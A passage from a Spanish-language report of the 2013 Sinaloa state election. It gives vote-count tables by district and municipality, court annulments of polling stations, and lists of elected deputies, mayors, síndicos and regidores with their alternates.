Porcentaje		36,77	48,58	1,62	9,78	0,12	0,03		0,19	2,91	100,00

Resultados contenidos en las actas de los cómputos distritales y municipales, celebrados conforme al Art. 182, 183 y 189 de la Ley Electoral del Estado de Sinaloa, el día miércoles 10 de julio de 2013; Contemplando además la anulación de las casillas 0174B y 0 315B en el municipio de Ahome** según consta en las resoluciones 01/2013 INC, 10/2013 INC y 11/2013 INC ACUMULADOS emitidas por el Pleno del Tribunal Estatal Electoral el día 03 de agosto de 2013; Anulación de casillas 2736B, 2764B, 2821B, 2849C1, 2883B, 2905B y 3825B en el municipio de Mazatlán*** según consta en la resolución 03/2013 INC, emitida por el Pleno del Tribunal Estatal Electoral el día 24 de julio de 2013; así como la anulación de la casilla 0682C en el municipio de Cosalá* según consta en la resolución 12/2013 INC, y 13/2013 INC. ACUMULADOS emitida por el Pleno del Tribunal Estatal Electoral el día 03 de agosto de 2013; De igual forma la anulación de las casillas 0005B, 0059B y 0089B en el municipio de Ahome según consta en sentencia emitida por la Sala Guadalajara del Tribunal Electoral del Poder Judicial de la Federación en los expedientes SG-JRC-51/2013 y SG-JRC-54/2013 y SG-JDC-167/2013 de fecha 17 de septiembre de 2013.

CÓMPUTOS DE LA ELECCIÓN DE REGIDORES POR EL PRINCIPIO DE REPRESENTACIÓN PROPORCIONAL

Proceso electoral Sinaloa 2013

	Distrito					Votos a Candidatos no registrados	Votos nulos	Total
1	I	Choix	6,427	8,778	507	15	338	16,065
2	II	El Fuerte	13,785	14,027	436	29	1,122	41,605
3	V	Sinaloa	12,469	15,944	857	26	2,454	37,116
4	VIII	Angostura	11,450	9,888	493	7	689	23,747
5	IX	Salvador Alvarado	12,087	17,953	434	46	747	34,036
6	X	Mocorito	6,861	10,387	2,740	21	654	20,663
7	XI	Badiraguato	371	9,430	200	13	376	12,165
8	XV	Navolato	18,850	26,248	1,069	78	1,046	51,291
9	XVI	Cosalá	1,876	3,728	104	15	457	7,762
10	XVII	Elota	5,804	7,750	2,618	36	438	16,646
11	XVIII	San Ignacio	4,350	4,382	62	16	322	10,375
12	XXI	Concordia	2,769	7,952	144	8	400	12,853
13	XXII	Rosario	9,980	11,416	196	3	816	23,804
14	XXIII	Escuinapa	7,307	14,222	474	17	613	24,170
15	Municipal	Ahome*	52,894	54,614	2,397	612	4,793	125,625
16	Municipal	Guasave	56,929	50,559	842	54	3,060	117,983
17	Municipal	Culiacán	50,030	120,077	4,932	538	6,501	206,286
18	Municipal	Mazatlán	62,762	57,367	2,197	190	3,779	134,238
	Total		337,001	444,722	14,837	1,724	28,605	916,430
	Porcentaje		36,77	48,53	1,62	0,19	3,12	100,00

Resultados contenidos en las actas de los cómputos distritales y municipales, celebrados conforme al Art. 182, 183 y 189 de la Ley Electoral del Estado de Sinaloa, el día miércoles 10 de julio de 2013; contemplando además la anulación de las casillas 0005B, 0059B y 0089B en el municipio de Ahome* según consta en sentencia emitida por la Sala Guadalupe del Tribunal Electoral del Poder Judicial de la Federación en los expedientes SG-JRC-51/2013 y SG-JRC-54/2013 y SG-IDC-167/2013 de fecha 17 de septiembre de 2013.

NOMBRES DE LOS CANDIDATOS ELECTOS EN LA ELECCIÓN DE
DIPUTADOS POR EL SISTEMA DE MAYORÍA RELATIVA 2013

	Propietario	Suplente
I Choix		
	Renata Cota Álvarez	Guadalupe Elina Santini Arredondo
II El Fuerte		
	Nubia Xiclali Ramos Carbajal	Sofía Yolanda Gámez Ruelas
III Ahome		
	Miguel Ángel Camacho Sánchez	Mauricio López Ruiz
IV Ahome		
	Roque de Jesús Chávez López	Francisco Jesús Soto Barreras
V Sinaloa	* Candidatura Común: Coalición Transformemos Sinaloa y Partido Sinaloense	
	Flor Esther Gastélum Vertiz	Karely Rodríguez Leyva
VI Guasave		
	Ramón Barajas López	Juan Ernesto Cota Leyva
VII Guasave		
	Sylvia Miriam Chávez López	Blanca Lilia Soto Lizárraga
VIII Angostura		
	Osbaldo Ávila Atondo	José Luis Beltrán Astorga
IX S. Alvarado		
	César Fredy Montoya Sánchez	Marcos René Palafox Parra

NOMBRES DE LOS CANDIDATOS ELECTOS EN LA ELECCIÓN DE
DIPUTADOS POR EL SISTEMA DE MAYORÍA RELATIVA 2013 (CONT.)

	Propietario	Suplente
X Mocorito		
	Marco Antonio Irizar Cárdenas	Hermes Angulo Sandoval
XI Badiraguato		
	María Lorena Pérez Olivas	Karen Angely Alarcón Meza
XII Culiacán		
	Óscar Javier Valdez López	Jorge Nazario Niebla Mendoza
XIII Culiacán		
	José Manuel Osuna Lizárraga	Marcos Guadalupe Pérez Quiroz
XIV Culiacán		
	Óscar Félix Ochoa	José Cruz Loaiza Herrera
XV Navolato		
	Rigoberto Valenzuela Medina	Carlos Enrique López Rochin
XVI Cosalá * Candidatura Comun: Unidos Ganas Tú y Partido Sinaloense		
	Lucero Guadalupe Sánchez López	Sarahí Guadalupe García Delgado
XVII Elota		
	Ángel Geovani Escobar Manjarrez	José Pilar Sarabia Ontiveros
XVIII San Ignacio		
	Luis Fernando Sandoval Morales	Sinuhe Alberto Bastidas Icedo

NOMBRES DE LOS CANDIDATOS ELECTOS EN LA ELECCIÓN DE
DIPUTADOS POR EL SISTEMA DE MAYORÍA RELATIVA 2013 (CONT.)

	Propietario	Suplente
XIX Mazatlán		
	Fernando Pucheta Sánchez	Jorge Mario Núñez Osuna
XX Mazatlán		
	Martín Pérez Torres	José Roberto González Gutierrez
XXI Concordia		
	José Felipe Garzón López	Jesús Trinidad Osuna Lizárraga
XXII El Rosario		
	Claudia Liliana Valdéz Aguilar	Norma Lorena Rendón Cisneros
XXIII Escuinapa		
	Víctor Manuel Díaz Simental	Francisco Aguilar López
XXIV Culiacán		
	Gómer Monarrez Lara	Jesús Adrián Manjarrez Lafarga

**NOMBRE DE LOS CANDIDATOS ELECTOS EN LA ELECCIÓN DE DIPUTADOS
POR EL PRINCIPIO DE REPRESENTACIÓN PROPORCIONAL 2013**

	Propietario	Suplente
Coalición Unidos Ganas Tú		
	Adolfo Rojo Montoya	Héctor Iván Soto Ruiz
	Imelda Castro Castro	María del Carmen Romanillo Martínez
	Francisco Solano Urías	Luis Roberto Duarte Quintana
	Laura Galván Uzeta	Martha Leticia Parra Ochoa
	Leobardo Alcantara Martínez	José Antonio Flores Navarro
	Ramón Lucas Lizárraga	José Arturo Nevarez Hernández
	Yudit Del Rincón Castro	Gabriela Campos Traslaviña
	Guadalupe Carrizosa Chaidez	Juan Carlos Niebla Flores
María de la Luz Ramírez Rodríguez	Mayra Guadalupe Andrade Padilla	
Coalición Transformemos Sinaloa		
	Jesús Enrique Hernández Chávez	Juan Diego Mascareño López
	Sandra Yudith Lara Díaz	Guadalupe Díaz Silva
	Jesús Burgos Pinto	José Raúl Ernesto Delgado Senties
Partido Movimiento Ciudadano		
	Mario Imaz López	Freddy Andrés Martínez Monterogüido
Partido Sinaloense		
	Héctor Melesio Cuen Ojeda	Noé Quevedo Salazar
	María del Rosario Sánchez Zatarain	Cristian Yuriana González
	Robespierre Lizárraga Otero	Luis Armando Fernández Solorzano

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013**

MUNICIPIO: Choix

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Juan Raúl Acosta Salas

SÍNDICO PROCURADOR: César Ávila Piña

SÍNDICO PROCURADOR SUPLENTE: Orlando León Moroyoqui

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Amalia Gastélum Barraza	Rafaela Valenzuela Rubio
José Gabriel Lerma Flores	Simon Ruiz Lerma
Consuelo Zayas Portillo	Estela Vazquez Ibarra
Reyes Espinoza Navarro	Jubel Ubaldo Aragon Vega
Dolores Jiménez Corrales	María Josefina Robles Iza
Francisco Concepción Cota Barrón	Susje Airan Pérez Berrelleza

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Juan Mateo Osuna Lerma	Rubén Palafox Sandoval
Gicela Aurora Villalba Cota	María Victoria Reyes Nuñez
Jaime Camargo Fierro	Juan Manuel López Pérez

Partido Sinaloense

PROPIETARIOS	SUPLENTE
Teodoro Arturo Lizárraga	Jorge Alejandro Cota Valenzuela

MUNICIPIO: El Fuerte

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Marco Vinicio Galaviz Serrano

SÍNDICO PROCURADOR: Carlos Misael Romano Valdez

SÍNDICO PROCURADOR SUPLENTE: Eduardo Francisco Astorga García

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Mario Ruiz Castro	Gustavo Ariel Apodaca Ibarra
Ana Lourdes Gaxiola Vázquez	Nadia Yamin Cabrera Alcantar
Arnoldo Ruelas Soto	Marcos Antonio Chávez Espinoza
Adriana Gabriela Ortiz Álvarez	Cinthia Janeth Ibarra Montoya

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Luciano Fierro Pacheco	Jesús Heliodoro León Apocada
Juana Evangelina Vega López	Diana Patricia López Barreras
José Luis Lachica Astorga	Hugo Abibb Alemán López
María Eugenia Gallegos Tovar	Blanca Julia Hurtado Vizcarra
Regidores por el Principio de Representación Proporcional	
Coalición Unidos Ganas tú	
PROPIETARIOS	SUPLENTES
José Luis Jauregui Félix	Guadalupe Hernández Cabrera
Viviana Lizbeth Torres Soto	Johana Nohemí Miranda Ayala
Lorenzo Valdez Torres	Guillermo Mombela Castellanos
Partido Sinaloense	
PROPIETARIOS	SUPLENTES
Isidoro Armenta Baeza	Jesús Martínez Cañedo
Teresa de Jesús Gastélum Pacheco	Milagros Anai Gastélum Quintero
MUNICIPIO: Ahome	
Coalición Transformemos Sinaloa	
PRESIDENTE MUNICIPAL: Arturo Duarte García	
SÍNDICO PROCURADOR: Carlos Alberto Anchondo Verdugo	
SÍNDICO PROCURADOR SUPLENTE: Aldo Alain Prandini Camarena	
Regidores por el Sistema de Mayoría Relativa	
PROPIETARIOS	SUPLENTES
Gilberto Irazoqui Galaviz	Ernesto Álvarez Ibarra
Nora Alicia Arellano Chávez	Mercedes Corrales Meza
Jesús Andrés Valdez Conde	Jesús Francisco Torres Verdugo
María de Jesús Castro Acosta	Lourdes Luque Acuña
Luis Alonso Pineda Apodaca	Alan Othón Osuna Zazueta
Marisela Gutiérrez Medina	Rafaela Valenzuela Zazueta
Carlos IV Nemesio Bloch Artola	Francisco Javier Esquer Merino
Emilia Domínguez	Laura Elena Ceceña Vega
Luis Xavier Zazueta Ibarra	Ernesto Suárez Andujo
Guadalupe Vázquez Reyes	María de la Paz Rodríguez Morales
Fernando Solís Verduzco	Juan Santiago Parra López

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Rosario Buelna Beltrán	Francisco Emmanuel Franco Lomelí
Carolina Soto García	Eugenia García Escalante
Miguel Ángel Flores Grajeda	Carlos Huicho
Irma Cota Soto	Laura Lorena Valdez López
José Antonio Gutiérrez Román	Alfonso Valdez Armenta

Partido Sinaloense

PROPIETARIOS	SUPLENTE
Eduardo Soto Armenta	Mario Ruiz Ruiz
Patricia Alyn Ramos Kelly	Susana Paola Arredondo Rea

MUNICIPIO: Guasave

Coalición Unidos Ganas Tú

PRESIDENTE MUNICIPAL: Armando Leyson Castro

SÍNDICO PROCURADOR: Juan Luis de Anda Mata

SÍNDICO PROCURADOR SUPLENTE: Julio Leal García

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Rosario Alberto de Anda López	José Alfredo Beltrán Sotelo
Yendy Jesabeth Gaxiola Espinoza	Rita Irazema Armenta Armenta
Benjamín Ahumada López	Luis Alberto Ahumada Cervantes
Zulma Minet Carrillo Caldera	Margarita Candelaria Ruiz Morales
José Manuel Orduño Lugo	Omar Edgardo Palafox Escalante
Yuridia Gabriela López Salazar	Rosario Yamira López Acosta
Miguel Enrique Soto Escalante	José Miguel Soto Agramón
María Lourdes Martínez Beltrán	Carmen Ofelia Leal Nieblas
Noé Salvador Rodríguez Peñuelas	Ramón Benito Espinoza Castro
Carmen Julia Almeida Espinoza	Neyra Elidezeth Villarreal Almeida
Saúl Gamez Armenta	Octavio Durán Sepulveda

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Regidores por el Principio de Representación Proporcional

Coalición Transformemos Sinaloa

PROPIETARIOS	SUPLENTE
Baltazar Villaseñor Cárdenas	Rigoberta Loera
Cindi Solano Espinoza	María Magdalena Armenta Ochoa
Cecilio López Burgos	Anastacio Alcaraz Armendáriz
María Antonia García Sánchez	Siria Sujey Lugo Bojórquez
Emeterio Constantino López Carlon	Tomás Olivas Rodríguez
María Silvia Mercado Saenz	Aurora Muñoz Castro

Partido Sinaloense

PROPIETARIOS	SUPLENTE
Carlos Armando Leyva Duarte	Gilberto López Pardini

MUNICIPIO: Sinaloa

Coalición Transformemos Sinaloa

Presidente Municipal: Aarón Verduzco Lugo

SÍNDICO PROCURADOR: Gustavo Sepulveda Ochoa

SÍNDICO PROCURADOR SUPLENTE: Honorio Rigoberto Parra Burgos

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Israel Rodríguez Bajo	José de Jesús Melendrez López
Ivonne Parra Avendaño	Caren Yubiccia López Sepulveda
José Flores Tapia	Jesús Miguel Alvarez Mendoza
Raquel del Rosario Beltrán López	Anai Espinoza Bajo
Abel de Jesús Camacho López	Juan Miguel Ahumada Cervantes
Angélica María Higuera Flores	Dulce Madahi Machado López
Javier Baez Cota	Arturo Vega Escalante
Elizabeth Lugo Ortega	María Ignacia Pérez Arce

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Judith Slene Haro Galvez	Azucena Lugo García
Hugo Rodríguez Angulo	José Ernesto Baez Rivera

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Mirna Esther Heredia	Elsa Leonarda Sandoval
Felipe Sandoval Leyva	Carlos Alfredo Heredia Echavarría
Partido Movimiento Ciudadano	
PROPIETARIOS	SUPLENTE
Jehovaneha Guadalupe Lugo Araujo	Yadira Morales Cruz
MUNICIPIO: Angostura	
Coalición Unidos Ganas tú	
PRESIDENTE MUNICIPAL: José Ángel Castro Rojo	
SÍNDICO PROCURADOR: Silvano Castro López	
SÍNDICO PROCURADOR SUPLENTE: Conrado Urías Fernández	
Regidores por el Sistema de Mayoría Relativa	
PROPIETARIOS	SUPLENTE
Joel López Beltrán	Joaquín Castro Beltrán
Margarita Barrera Nuñez	Luz Elena Urquidez Silvas
Juan Pablo Castro Juárez	Elve Jesús Camacho Montes
Indira Urías Ruelas	Reyna Judith Camargo Sánchez
Carlos Montoya Avendaño	Juan Manuel Castro Quintero
Rosa María Rocha Angulo	Yeimi Fabiola Toloza García
Regidores por el Principio de Representación Proporcional	
Coalición Transformemos Sinaloa	
PROPIETARIOS	SUPLENTE
Yanci Ileri castro Encines	Brenda Berthila Sánchez Urías
Oscar Bojórquez Castro	Oscar Bojórquez Camacho
Partido Movimiento Ciudadano	
PROPIETARIOS	SUPLENTE
Juan Manuel Ávila Castro	Gerardo Espinoza Angulo
Partido Sinaloense	
PROPIETARIOS	SUPLENTE
Alberto Rivera Camacho	Marcial Godínez Suárez

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

MUNICIPIO: Mocorito

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: José Eleno Quiñonez López

SÍNDICO PROCURADOR: Francisco Javier López López

SÍNDICO PROCURADOR SUPLENTE: Elsa Nereyda López Sánchez

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Jafez Adrián Arce Pérez	Gregorio Aguilar Serrano
Nydia Alejandra Cuadras Camacho	Yolanda Guadalupe Valenzuela López
Renato Escobar Ortiz	Gilberto Gutiérrez Escobar
María Ana Olguín López	María Isabel Cárdenas Esparragoza
Ramón Humberto López Valenzuela	Nestor Eduardo Cervantes Sotelo
María de los Angeles Higuera López	Humelia María Leyva Cortez
Jabier Atondo López	Rodolfo René Suárez González
Olga Elena Alapizco Pérez	María Lourdes Álvarez Leyva

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas TÚ

PROPIETARIOS	SUPLENTE
José Arnoldo López Reyes	Miguel Ángel Castañeda Parra
Josefina Gutiérrez Parra	Maricela Angulo Montoya
Jesús Manuel Jiménez Gil	Felipe Esquivel Rodarte

Partido Sinaloense

PROPIETARIOS	SUPLENTE
Héctor Raymundo Higuera Rivera	Jesús Manuel López Saucedo
Gloria Armandina Moreno López	Sin registro

MUNICIPIO: Salvador Alvarado

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Liliana Angélica Cárdenas Valenzuela

SÍNDICO PROCURADOR: José Fredi Camacho Pérez

SÍNDICO PROCURADOR SUPLENTE: Olegario Castro Cabrera

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Florencio Villa Gallardo	Samuel Alonso Zambada López
María Lourdes López Leyva	Gabriela Valencia Angulo
Ciriaco Vargas Bojórquez	Oscar Paul Vargas Cázarez
Maricela Angulo Cárdenas	Liliana Castro García
Daniel Mejía Montoya	Joseaure Inzunza Gaxiola
Claudia Bojórquez Olea	Nelida Leticia López Gaxiola
Jesús Armando López Ibarra	Manuel López Ibarra
Wenda Yahamara Verdugo Ruelas	María García Sandoval

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Romeo Gelinec Galindo Inzunza	Gustavo Pérez Camacho
Elena Natividad Galindo Sánchez	Alexi Yamilet Mendoza Monárrez
Jesús Pérez Castro	Martín Zamora Vega
Norma Imelda Peña López	Rosa Olivia Galindo Inzunza

Partido Sinaloense

PROPIETARIOS	SUPLENTE
César René Montoya Arias	José Benito Avilez

MUNICIPIO: Badiraguato

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Mario Alfonso Valenzuela López

SÍNDICO PROCURADOR: José Luis Morales Landell

SÍNDICO PROCURADOR SUPLENTE: José Alberto Gastélum Rochín

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
José Dolores Lara Velázquez	Jesús Coronel Medina
María Refugio Araujo Amarillas	Jimena Rochín Soto
Luis Alberto Jiménez Ontiveros	Gilberto Parra Payán
Mercedes Villa Beltrán	Kiria Selene García Quiroz
J. Amancio Ortiz Pérez	José Luis García Serrano
Diana Edith Ortiz Valenzuela	Rosa Migdalia Sapiens Villa

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS

SUPLENTES

Ramón Alberto Valenzuela Cebreros

José Israel Salazar Valdez

Partido Sinaloense

PROPIETARIOS

SUPLENTES

Luis Armando Cuen Iribe

Lorenzo Guerrero Arce

Carmen Beatriz López López

Gabriela María López López

Merquiadis Lozoya Lozoya

Elías Alarcón Monárrez

MUNICIPIO: Culiacán

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Sergio Torres Félix

SÍNDICO PROCURADOR: Irma Guadalupe Moreno Ovalles

SÍNDICO PROCURADOR SUPLENTE: Pedro Limón López

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS

SUPLENTES

Francisco Antonio Castañeda Verduzco

Gerbardo García Garibaldi

Leticia Serrano Sainz

Kathya Marcela Higuera Noriega

Ramón Roberto Pérez López

Ivanjov Valenzuela Pérez

Margarita Urías Burgos

Martina Hernández Robles

Javier López Soto

Aarón Rivas Gamez

Jesús Martina Beltrán Valenzuela

Raquel del Rosario Zazueta Valenzuela

Luis Fernando Gaxiola Noriega

Arnoldo Serrano Gamboa

Paola Iveth Garate Valenzuela

Ogla Rita Bojórquez Gamez

Tomás Roberto Amador Carrasco

Rafael Ibarra Moreno

Magda Guadalupe Corona BURGUEÑO

Iczul Yolanda Delgada Arrieta

Raúl Gasca Cervantes

Héctor Alonso Saucedo Cabanillas

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS

SUPLENTES

Jorge Antonio González Flores

Jesús Salvador Palacios Henriquez

Ofelia Sarabia Fernández

Solangel Peinado Quintero

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Ricardo Guillermo Jenny del Rincón	Kristian Jesús Tamayo Angulo
Ruth Yenifer Cruz Castro	Karely García Mejía
Partido Movimiento Ciudadano	
PROPIETARIOS	SUPLENTE
Domingo de Jesús Félix Torres	Narciso de la Cruz Osorio
Partido Sinaloense	
PROPIETARIOS	SUPLENTE
Joel Salomón Avitia	José Rosario Angulo Salazar
Soila Maribel Gaxiola Camacho	Irma Guadalupe Mora Soto
MUNICIPIO: Navolato	
Coalición Transformemos Sinaloa	
PRESIDENTE MUNICIPAL: Miguel Enrique Calderón Quevedo	
SÍNDICO PROCURADOR: Héctor Adrián Murillo Leyva	
SÍNDICO PROCURADOR SUPLENTE: Jesús Francisco Samaniego López	
Regidores por el Sistema de Mayoría Relativa	
PROPIETARIOS	SUPLENTE
Mayra de Jesús Hernández Sainz	Rosa María Ramírez Castro
Guadalupe Alfonso Angulo Arce	Juan Manuel Otoniel Sainz Rios
Blanca Cristina Plata Madrigal	Nayeli del Rocio Ley Camacho
Jesús Rigoberto Mejía Samaniego	José Raúl Ramírez Gutiérrez
Perla Ochoa Castillejos	Verinia Berenice Camacho Valenzuela
Carlos López Castro	Jesus Daniel Calderón Orduño
Marcela Trinidad Gaxiola Félix	María Francisca Félix López
Arsenio Medina Armenta	Jesús Aarón Félix Murillo
Regidores por el Principio de Representación Proporcional	
Coalición Unidos Ganas Tú	
PROPIETARIOS	SUPLENTE
Hibeyji Humberto Marentes Siu	Gabriel Said Jacobo Meza
Belén Corrales Quintero	Blasa Nolasco Camacho
Jorge Luiz Valenzuela García	Gabriel Rodríguez López
Partido Movimiento Ciudadano	
PROPIETARIOS	SUPLENTE
Guadalupe Santana Palma León	José Hipolito Chavez Tovar

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Partido Sinaloense

PROPIETARIOS

SUPLENTE

Adriana Janeth Medina Medina

Dalia Melina Luna Blanco

MUNICIPIO: Cosalá

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Samuel Zacarías Lizárraga Valverde

SÍNDICO PROCURADOR: Octavio Ruiz Fonseca

SÍNDICO PROCURADOR SUPLENTE: Felipe Ángel Acosta López

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS

SUPLENTE

Victor Vicente Montenegro Beltrán

Leopoldo Acosta Medrano

Ynosente Pulido

Olga Alicia Padilla Ontiveros

Manuel Padilla Carrasco

Samuel Alejandro Aragón Rivas

Mariela Quintero Ochoa

María del Carmen Sánchez Acosta

Luis Alfonso Trujillo Castañeda

Pedro Aguilar Cebreros

Martha Susana Aragón Navarro

María Julieta Luna Peña

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS

SUPLENTE

Jonathan Saucedo Cruz

José Joaquín Salcido Bayardo

Vanessa Carrillo García

Cecilia Guadalupe Rangel Cebreros

Partido Sinaloense

PROPIETARIOS

SUPLENTE

María Josefina Valenzuela Padilla

Maricela Félix García

Jesús Manuel Quintero Avendaño

Oscar Madueño Ontiveros

MUNICIPIO: Elota

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Arturo Rodríguez Castillo

SÍNDICO PROCURADOR: Joel Aguirre Favela

SÍNDICO PROCURADOR SUPLENTE: Gerardo Castro Mendoza

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Rafael Meza Estrada	Williams Escobar Carrillo
María Eugenia Miyazaki Rodríguez	Virginia Barraza Angulo
Jesús Martín Quintero López	Eddy Filiberto Zamora Benítez
María Engracia Pineda Martínez	Yadira Ortega Ramos
Julio César Fregoso Quintero	Edgar Antonio Sandoval Fregoso
Milagros Guadalupe Castañeda Quintero	Zulema Valenzuela Aramburo

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Jorge Candelario Quiroz Millán	Cecilio Pío Mejía
Ana Laura Torrecillas Aguilar	Laura Elena Torrecillas Aguilar
Partido Sinaloense	

PROPIETARIOS	SUPLENTE
Martín Luna Zamora	Armando Leyva Zamora
Elsa Emperatriz Conde Díaz	Lizbeth Cristina Castro Vega

MUNICIPIO: San Ignacio

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Amado Loaiza Perales

SÍNDICO PROCURADOR: Ana Rocío Arellano Sandoval

SÍNDICO PROCURADOR SUPLENTE: Guillermo Vega Aguilar

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Nicolás Vega Bastidas	Carlos Felipe Hidalgo Flores
Elvia Alicia Lara Bustamante	Alexi Yasemit Barraza Valverde
Eddi Martínez Bernal	Miguel Héctor Arellano Chiquete
María de Jesús Salazar Félix	Candelaria Sánchez González
Rigoberto Bernal Sainz	J. Ascensión Peña González
Patricia Manjarrez Manjarrez	María Isabel Espericueta Bonilla

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Edith Yariela Osuna Guzmán	Josefina Ovalles Fabela
Nivardo Zamora Loaiza	Omar Alejandro Velázquez Paez
Yessica Yasmín Ríos Manjarrez	María del Carmen Manjarrez Loaiza

Partido Sinaloense

PROPIETARIOS	SUPLENTE
Ignacio Paez Sarabia	Jesús Martín Hernández Ibarra

MUNICIPIO: Mazatlán

Coalición Unidos Ganas Tú

PRESIDENTE MUNICIPAL: Carlos Eduardo Felton González

SÍNDICO PROCURADOR: Javier Ernesto Magaña Lizárraga

SÍNDICO PROCURADOR SUPLENTE: María del Rosario Torres Noriega

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Roberto Osuna Valdez	Arturo García Canizalez
Laura Delia Hernández Hernández	Diana Rice Rodríguez
Ángel Moroyoqui Buitimea	Saburo Kishí Okazaki
Jacqueline Sahiye Cisneros González	Irma Gabriela Bernal Velarde
Zeferino Salazar Noriega	Sinuhe Fuentes López
Gloria Plazola Tiznado	Silvia Paulina Teran Jasso
Loar Susek López Delgado	Jesús Ernesto Aguiar Tostado
María Guillermina Olivas Guzmán	Adela Rivera Flores
Jorge Alberto Rodríguez Pasos	José Ricardo Hernández Vázquez
Claudia Angélica Mendez Camacho	Consuelo Saucedo Bañuelos
Heriberto Resendiz Hernández	Ricardo Vera Paez

Regidores por el Principio de Representación Proporcional

Coalición Transformemos Sinaloa

PROPIETARIOS	SUPLENTE
Heriberto Navarro Ruiz	Joel Estrada Aguilar
María Inés Zepeda Morán	María Trinidad Reyes Mendoza

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Humberto Becerra Batista	Luis Mariano Ortega Vizcarra
Esperanza Mazako Kazuga Osaka	Margarita Benítez Lizárraga
Guillermo Quintana Pucheta	Martín Ochoa López
María del Refugio Quintero Urquiza	María Isabel Gamboa González
Partido Sinaloense	
PROPIETARIOS	SUPLENTE
Andrés López Soto	Jesús Manuel Camacho Castro
MUNICIPIO: Concordia	
